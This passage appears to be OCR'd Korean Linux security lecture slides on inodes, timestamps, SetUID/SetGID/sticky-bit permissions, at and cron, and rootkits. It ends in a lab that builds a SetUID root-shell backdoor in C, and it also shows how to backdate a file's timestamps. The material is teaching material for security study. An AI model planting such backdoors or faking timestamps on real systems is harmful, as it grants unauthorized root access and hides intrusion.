
inode 구조


attribute
+
index
=
inode
(index node)
mode
owners (2)
timestamps (3)
size block count
direct blocks
single indirect
double indirect
triple indirect
data
data
data
data
data
data
data
data
data
data

```
ls -il
111 test
111 test_hl
222 test_sl
```

Inode 번호
파일모드
링크 수
소유자 ID
그룹 ID
파일 크기
파일 주소
마지막 접근시간
마지막 수정 시간
Inode 수정시간

파일 inode 구조




ls -il


~~111 test~~

111 test_hl

222 test_sl



```
ls -il
111 test_hl
222 test_sl
333 test
```



명령어 stat

- 파일이나 파일 시스템의 상태를 출력해주는 명령
- 보통 파일의 타임스탬프 정보를 확인할 때 사용

[사용법] stat [option] 파일명

$ stat /etc/passwd → 파일의 크기, 파일 타입, 타임스탬프 정보 등을 출력

$ stat –f /etc/passwd → 파일의 크기, 파일 타입, 타임스탬프 정보 등을 출력

$ stat –c %U /etc/passwd → 파일의 소유자 이름을 출력

*타임스탬프(Timestamp) 관리

- 타임스탬프: 파일에 대한 시간 관련 정보
- Access Time, Modify time, Change Time으로 구분

종류	설명
Access Time	**파일의 내용을 읽었을 때 바뀌는 시간** 파일의 내용을 수정하면 다른 시간들과 같이 바뀜
Modify Time	**파일의 내용을 변경했을 때 바뀌는 시간** 'ls –l' 명령의 결과로 나타나는 시간
Change Time	**파일의 내용을 변경했을 때 바뀌는 시간** Modify Time과 같은 값을 가짐 Modify Time은 touch 명령을 사용하여 시간 변경이 가능 Change Time은 touch 명령을 사용한 시간 변경이 불가능

```
[root@localhost TIME]# ls -l
합계 4
-rw-r--r-- 1 root root 11 6월 23 08:41 tsp01
[root@localhost TIME]#
[root@localhost TIME]# touch -t 202206220013 tsp01
[root@localhost TIME]# ls -l
합계 4
-rw-r--r-- 1 root root 11 6월 22 00:13 tsp01
[root@localhost TIME]# stat tsp01
  File: `tsp01'
  Size: 11              Blocks: 8          IO Block: 4096   일반 파일
Device: fd01h/64769d    Inode: 208113236   Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-06-22 00:13:00.000000000 +0900
Modify: 2022-06-22 00:13:00.000000000 +0900
Change: 2022-06-23 08:43:40.353559513 +0900
 Birth: -
[root@localhost TIME]#
```

- 타임스탬프 정보는 stat 명령으로 확인 가능
- touch 명령을 이용하여 Modify Time을 변경한 후에 stat 명령으로 확인
- 'ls –l' 명령의 결과로 나타나는 Modify Time이 변경되어 지정한 과거 시간으로 되돌아간 것을 알 수 있으나, Change Time은 바뀌지 않음
- 보안을 위해 시간 기반으로 검색할 경우에는 Change Time을 기준으로 검색


4. 특수 권한

특수 권한	설 명
Set-UID	Set-UID가 부여된 파일을 실행 시, 파일 소유자권한으로 인식
Set-GID	Set-GID가 파일에 설정되어 있을 경우 소유한 그룹 권한으로 인식 Set-GID는 주로 디렉터리에 설정 - 사용자가 속한 그룹에 상관없이 디렉터리 소유 그룹권한으로 만들어짐
Sticky-Bit	공유디렉터리로 사용


*특수 권한 (권한 상승)

SetUID, SetGID

- 프로세스가 실행되는 동안 해당 프로세스의 root 권한을 임시 가져오는 기능
- 프로세스가 사용자 보다 높은 수준의 접근을 요구 할 때 사용



(a) Test에 SetUID 비트가 있는 경우



(b) Test에 SetUID 비트가 없는 경우

	코드	절대값	특수권한 설정	특수파일 검색
SetUID(4)	s	4000	chmod 4777	find / -perm 4000 -print
SetGID(2)	s	2000	chmod 2777	find / -perm 2000 -print
Sticky bit(1)	t	1000	chmod 1777	find / -perm 1000 -print

❶ SetUID

```
[root@localhost TST]# cat test01.sh
echo "=========================="
date  +%Y-%m-$d
echo "=========================="
[root@localhost TST]# chmod 744 test01.sh
[root@localhost TST]# ls -l test01.sh
-rwxr--r--. 1 root root 84  4월  3 08:51 test01.sh
[root@localhost TST]# vi test01.sh
[root@localhost TST]# ./test01.sh
==========================
2023-04-03
==========================
[root@localhost TST]#
```

#vi test01.sh

echo “==========“

date +%Y-%m-%d

echo “==========“

#chmod 744 test01.sh

#./test01.sh

```
[root@localhost TST]# cp test01.sh  test02.sh
[root@localhost TST]# cp test01.sh  test03.sh
[root@localhost TST]# ls -l
합계 16
-rw-r--r--. 1 root root 65  4월   3 09:06 backdoor.c
-rwxr--r--. 1 root root 60  4월   3 12:20 test01.sh
-rwxr--r--. 1 root root 60  4월   3 12:20 test02.sh
-rwxr--r--. 1 root root 60  4월   3 12:21 test03.sh
[root@localhost TST]#
[root@localhost TST]# chmod 4744 test02.sh
[root@localhost TST]# chmod 4755 test03.sh
[root@localhost TST]# ls -l
합계 16
-rw-r--r--. 1 root root 65  4월   3 09:06 backdoor.c
-rwxr--r--. 1 root root 60  4월   3 12:20 test01.sh
-rwsr--r--. 1 root root 60  4월   3 12:20 test02.sh
-rwsr-xr-x. 1 root root 60  4월   3 12:21 test03.sh
[root@localhost TST]#
[root@localhost TST]# su hong
[hong@localhost TST]$ ./test01.sh
bash: ./test01.sh: 허가 거부
[hong@localhost TST]$ ./test02.sh
bash: ./test02.sh: 허가 거부
[hong@localhost TST]$ ./test03.sh
==============
2023-04-03
==============
[hong@localhost TST]$
```

❶ SetUID

#cp test01.sh test02.sh

#cp test01.sh test03.sh

#chmod 4744 test02.sh

#chmod 4755 test03.sh

#ls –l

#su gildong

$./test01.sh

$./test02.sh

$./test03.sh

❷ Sticky bit


#cd /TEST/mkdir DIR01

#cd /TEST/mkdir DIR02

#chmod 777 /TEST/DIR01

#chmod 1777 /TEST/DIR02

#ls



```
[root@localhost TST]# su gildong
[gildong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:46 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[gildong@localhost TST]$ cd DIR01
[gildong@localhost DIR01]$ touch TST01
[gildong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:50 TST02
[gildong@localhost DIR01]$ rm -rf TST02
[gildong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
[gildong@localhost DIR01]$
```

#su gildong

ls –l /TEST

cd DIR01

touch TST01

ls –l

rm –rf TST02

```
[root@localhost TST]# su hong
[hong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:46 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[hong@localhost TST]$ cd DIR01
[hong@localhost DIR01]$ touch TST02
[hong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:50 TST02
[hong@localhost DIR01]$ rm -rf TST01
[hong@localhost DIR01]$ ls -l
합계 0
[hong@localhost DIR01]$
```

#su hong

ls –l /TEST

cd DIR01


touch TST02

ls –l

rm –rf TST01

chmod 777 DIR01

➔ 3자가 생성과 삭제 모두 가능



#su gildong

ls –l /TEST

cd DIR02

touch TST01

ls –l

rm –rf TST02

#su hong

ls –l /TEST

cd DIR02

touch TST02

ls –l

rm –rf TST01

```
[gildong@localhost DIR01]$ cd ..
[gildong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[gildong@localhost TST]$ cd DIR02
[gildong@localhost DIR02]$ touch TST01
[gildong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02
[gildong@localhost DIR02]$ rm -rf TST02
rm: cannot remove 'TST02': 명령을 허용하지 않음
[gildong@localhost DIR02]$
```

```
[hong@localhost DIR01]$ cd ..
[hong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[hong@localhost TST]$ cd DIR02
[hong@localhost DIR02]$ touch TST02
[hong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02
[hong@localhost DIR02]$
[hong@localhost DIR02]$ rm -rf TST01
rm: cannot remove 'TST01': 명령을 허용하지 않음
[hong@localhost DIR02]$
```

chmod 1777 DIR02 ➔ 3자가 read 가능하지만 삭제는 불가능 가능

```
[root@localhost /]# ls -ld /tmp
drwxrwxrwt. 18 root root 4096  3월 23 20:20 /tmp
```

5. 프로세스 스케쥴링

- 특정한 시간에 특정한 작업을 수행하게 하는 것
- at과 cron 사용

명령어 at

- 지정한 시간에 원하는 명령이나 작업을 실행
- 한번만 실행되는 경우 주로 사용
- atd데몬의 의해 실행
- 지정한 작업은 큐에 저장되며 저장된 작업들은 /var/spool/at 디렉터리에 저장

```
[root@localhost ~]# at 08:40am
at> ls -al > /TEST/today
at> <EOT>
job 1 at Wed Oct 25 08:40:00 2023
[root@localhost ~]#
[root@localhost ~]# at -l
1       Wed Oct 25 08:40:00 2023 a root
```

```
#at  13:00pm
    ls –al > /TEST/today
Ctrl+d
#at –l
#at –c 1
#at –d 1
```

명령어 cron

- 주기적으로 프로세스를 실행 시 사용
- 시스템 운영 또는 사용자의 필요에 의한 작업으로 나뉨

  - 시스템 운영에 필요한 작업 : root권한으로 **/etc/crontab**에 등록

  - 일반 사용자 : **/var/spool/cron/사용자ID** 에 등록

0 12 * * 1-5 /etc/work.sh

- 월요일~금요일까지 오후 12시 실행

10 4 1 1-12/2 * /etc/work.sh

- 1월부터 12월까지 2개월마다 1일날 오전 4시 10분에 실행

0 10 * * 1 cat /root/notice | mail –s “ notice” gildong@test.com

0 4 * * 1,3,5 find / -name ‘*.bak’ –exec rm –rf {} \;

*/10 * * * * /etc/work.sh

6. 공격 실습

Rootkit

- 루트킷이라는 용어는 " root"와 "kit"의 합성어
- 컴퓨터 소프트웨어 중에서 악의적인 것들의 모음
- 시스템 침입 후 침입 사실을 숨긴 채 차후의 침입을 위한 백도어(Backdoor), 트로이목마 설치, 그리고 원격접근, 내부 사용흔적 삭제, 관리자권한 획득 등 주로 불법적인 해킹에 사용되는 기능들을 제공하는 프로그램들의 모음을 의미

  - 시스템의 루트 권한을 얻어 유저 행동을 감시하거나 개인정보 탈취

  - 해커는 루트킷을 활용해 자신의 존재를 철저히 숨기면서 시스템을 조작하고 컴퓨터에 백신 프로그램 또는 안티 멀웨어(malware) 프로그램을 강제 종료할 수 있음

멀웨어 감염	사용자와 백신 프로그램의 감시를 피해 시스템에 추가적인 멀웨어를 다운로드 받을 수 있도록 허용 사용자가 인지 못 하게 백신 프로그램을 원격으로 강제 종료하여 사이버 공격에 취약하게 만들 수 있음
정보 탈취	기업 또는 개인의 민감성 정보와 기밀정보를 탈취 - 유저명, 비밀번호, 신용카드 정보 그리고 금융정보와 같은 민감정보를 훔치는데 용이
파일 삭제	운영체제에 비인가 액세스 권한을 얻어 디렉토리, 인증키 그리고 다양한 파일을 삭제할 수 있게 되며 심지어 운영체제의 시스템 코드까지 삭제할 수 있음
도청	개인정보와 사용자 간의 대화를 도청 및 유출하는 데 활용될 수도 있음 - 사용자의 메시지와 이메일 등을 훔쳐보고 배포할 수 있다는 것을 의미
파일 원격 실행	백신 프로그램의 감시를 우회하기 때문에 탐지되지 않은 상태에서 원격으로 파일을 실행시킴
원격 액세스	시스템 구성을 변조할 수 있게 함 방화벽 안에서 TCP포트를 열 수 있으며 시스템 시작 스크립트를 변경할 수 있음 이를 통해 원격 접근권한을 얻고 시스템을 악용할 수 있음

LAB 1. SetUID를 이용한 local Backdoor 생성과 root 권한 탈취

Local backdoor : 일반 계정으로 로그인하여 특정 프로그램을 실행시켜 관리자 권한 탈취

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>
int main(void)
{
  setuid(0);
  setgid(0);
  system("/bin/sh");
}
```

❶ Backdoor 생성

#cd /home/gildong

nano backdoor.c

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwxr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backdoor

┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# su gildong
┌──(gildong㉿kali)-[~]
└─$ id
uid=1001(gildong) gid=1001(gildong) groups=1001(gildong),100(users)
```

❷ SetUID 생성

#gcc –o backdoor backdoor.c

#chmod 4755 backdoor

#su gildong

#id

```
┌──(gildong㉿kali)-[~]
└─$ pwd
/home/gildong

┌──(gildong㉿kali)-[~]
└─$ ls -l
total 20
